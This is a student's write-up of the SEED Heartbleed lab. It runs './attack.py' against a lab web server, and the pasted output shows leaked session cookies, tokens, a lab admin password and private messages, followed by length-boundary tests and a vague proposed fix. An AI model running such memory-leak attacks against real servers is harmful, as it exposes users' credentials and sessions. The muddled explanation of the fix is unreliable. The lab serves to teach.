

Heartbleed Attack Lab


Task 1: Launch the Heartbleed Attack

After done enough interaction as legitimate users, launch the attack and see what information we can get out of the victim server.

Make an executable python file having python code and name it as 'attack.py'

Run the attack code as follows:

```
$ ./attack.py www.heartbleedlabelgg.com
```



```
Attacker (Snapshot) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/
Cookie: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive
Q?...=;].t3r..d..3$..cation/x-www-form-urlencoded
Content-Length: 99
_elgg_token=ad49f4d81bc0fe14a81ed5005f71397d&__elgg_ts=1622818701&username=admi
n&password=seedelgg..pj...b.]w.e.<
```

Attacker (Snapshot) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: <https://www.heartbleedlabelgg.com/members>
Cookie: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive

...d&B..G..DQ.B..@..... Elgg=ohkidrgbm4tt552mspnd8n1m13
Connection: keep-alive

....!B
..Z.....b

[06/04/2021 08:11] seed@ubuntu:~/Desktop\$./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####

Go to members

8:16 AM Seed

04-Jun-21

Attacker (Snapshot) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

r is vulnerable!
Please wait... connection attempt 1 of 1

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: <https://www.heartbleedlabelgg.com/profile/boby>
Cookie: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive

.E..)0.q..~.&a.e.m...: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive

.8~...=p^z.zE...oC

[06/04/2021 08:24] seed@ubuntu:~/Desktop\$

Member Boby profile

8:24 AM Seed

04-Jun-21

Attacker (Snapshot) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal 8:12 AM Seed

```
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=ohkidrgbm4tt552mspnd8n1m13
```

Create and send Message

8:12 PM 04-Jun-21

Attacker (Snapshot) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal 8:27 AM Seed

```
..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive

...*u...8.0..\..P..\.....rmibadhia5uo2j25oqfd282
Connection: keep-alive

.w....L.Xw.7.....".....149c1a9cb79e43f8a83a3&_elgg_ts=1622818309&recipient_guid=40&subject=Admission+Information&body=Congrats%2C+you+got+admission.%0D%0A%0D%0ARegards.%0D%0AAdmin....\.....Jm
.4

[06/04/2021 08:26] seed@ubuntu:~/Desktop$
```

Subject and Body of Message

8:27 PM 04-Jun-21


```
Attacker (Snapshot) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnera
ble!
Please wait... connection attempt 1 of 1
#####
.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=mo7rmibadhia5uo2j25oqfd282
Connection: keep-alive

+...<...N.A,..$.|.G.t.....4.o.....ection: keep-alive
.?.?.r.M9U.....:

[06/04/2021 08:25] seed@ubuntu:~/Desktop$
```

Observation: After running attack, we observe that every time when we run an attack we get a new user's activity that is perform or a new content that is passed on web in different situations.

First time, we got userName and Password through which user login on platform.

Second time, we got that user go to members.

Third time, we got that user go to Bobby profile.

Fourth time, we got that user create and send message.

Fifth time, we got subject and body of message which user sends in message.

Six time, we got that user check sent messages from sent.

But there is activity found that say Adding a member 'Bobby'.


Task 2: Find the Cause of the Heartbleed Vulnerability

Question 2.1: As the length variable decreases, what kind of difference can you observe?

We decrease the length variable and running following command by decrement the length of the length variable the data also decrease in output:

```
$/attack.py www.heartbleedlabelgg.com -l 0x015C
```

We observe that some values are missing and we did not get complete data as we get before, only the length we provide according to that data will be provided



```
Attacker (Snapshot) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnera
ble!
Please wait... connection attempt 1 of 1
#####
..\AAAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...!9.8.....5.....
.....3.2....E.D.../...A.....I.....
.....
.....#.....
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/members
Cookie: Elgg=.;e...
).?......Z
```


Question 2.2: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different

length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data."

- Investigate overall packet size including its heartbleed assault to determine that packet size borderline among benign and malignant attacks. Benign exploit is the one in which exploiting program doesn't really give additional metadata. If another program says that system seems susceptible, that is a hostile assault.
- We have tried many Boundary length values and decrement it but did not achieved our boundary length . Here is the example of one below, run following code:

```
$. /attack.py www.heartbleedlabelgg.com --length 23
```

Output shows that still we did not achieved our goal.



```
Attacker (Snapshot) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[06/04/2021 10:45] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com
-length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)


#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
```

- After 23 trying value 22 for length the result shows us that we achieved boundary length, here is the code below to run:

```
$. /attack.py www.heartbleedlabelgg.com --length 22
```

The output request is benign, the packet in result are without any additional data




Task 3: Countermeasure and Bug Fix

Task 3.1 Try your attack again after you have updated the OpenSSL library. Please describe your observations.

Observation:

We have launched heartbleed attack again against victim vm, after launching the attack we observe that now we did not get any data like we get before updating OpenSSL library when we request packet. This mean victim vm is no more having heartbleed vulnerbility thats why it is not showing heartbleed vulnerbility of it.

Below is the screenshot that are proof of it which you can see.



Task 3.2 The objective of this task is to figure out how to fix the Heartbleed bug in the source code.

```
memcpy(bp,pl,payload);
```

This piece of code(copy payload) does not conduct a check for pl. pl is the pointer which points towards the beginning of the payload content This problem could allow for a memory breach.

Solution:

```
//Server needs to calculate the packet size at runtime.  
  
bool packetSize(packet) {  
  
    // compare to see if the packet size is indeed correct  
  
}  
  
//if the packet size is correct, run rest of the program
```



```
if(packetSize()) {  
    //continue  
} else {  
    // error  
}  
  
memcpy(bp,pl,payload);
```

The new code should be place before the `memcpy` function is executed.

In discussion between Alice, Bob and Eva regarding fundamental cause of Heartbleed vulnerability:

Alice's method necessitates that software being aware of such permitted limit when doing a duplication, that might be hard to execute.

Eva's method necessitates that server calculating its bit rate during execution, which,while adding burden towards a server programme, This takes fewer processing power over Bob's idea, that involves combined compute plus compare that confirm its packet length.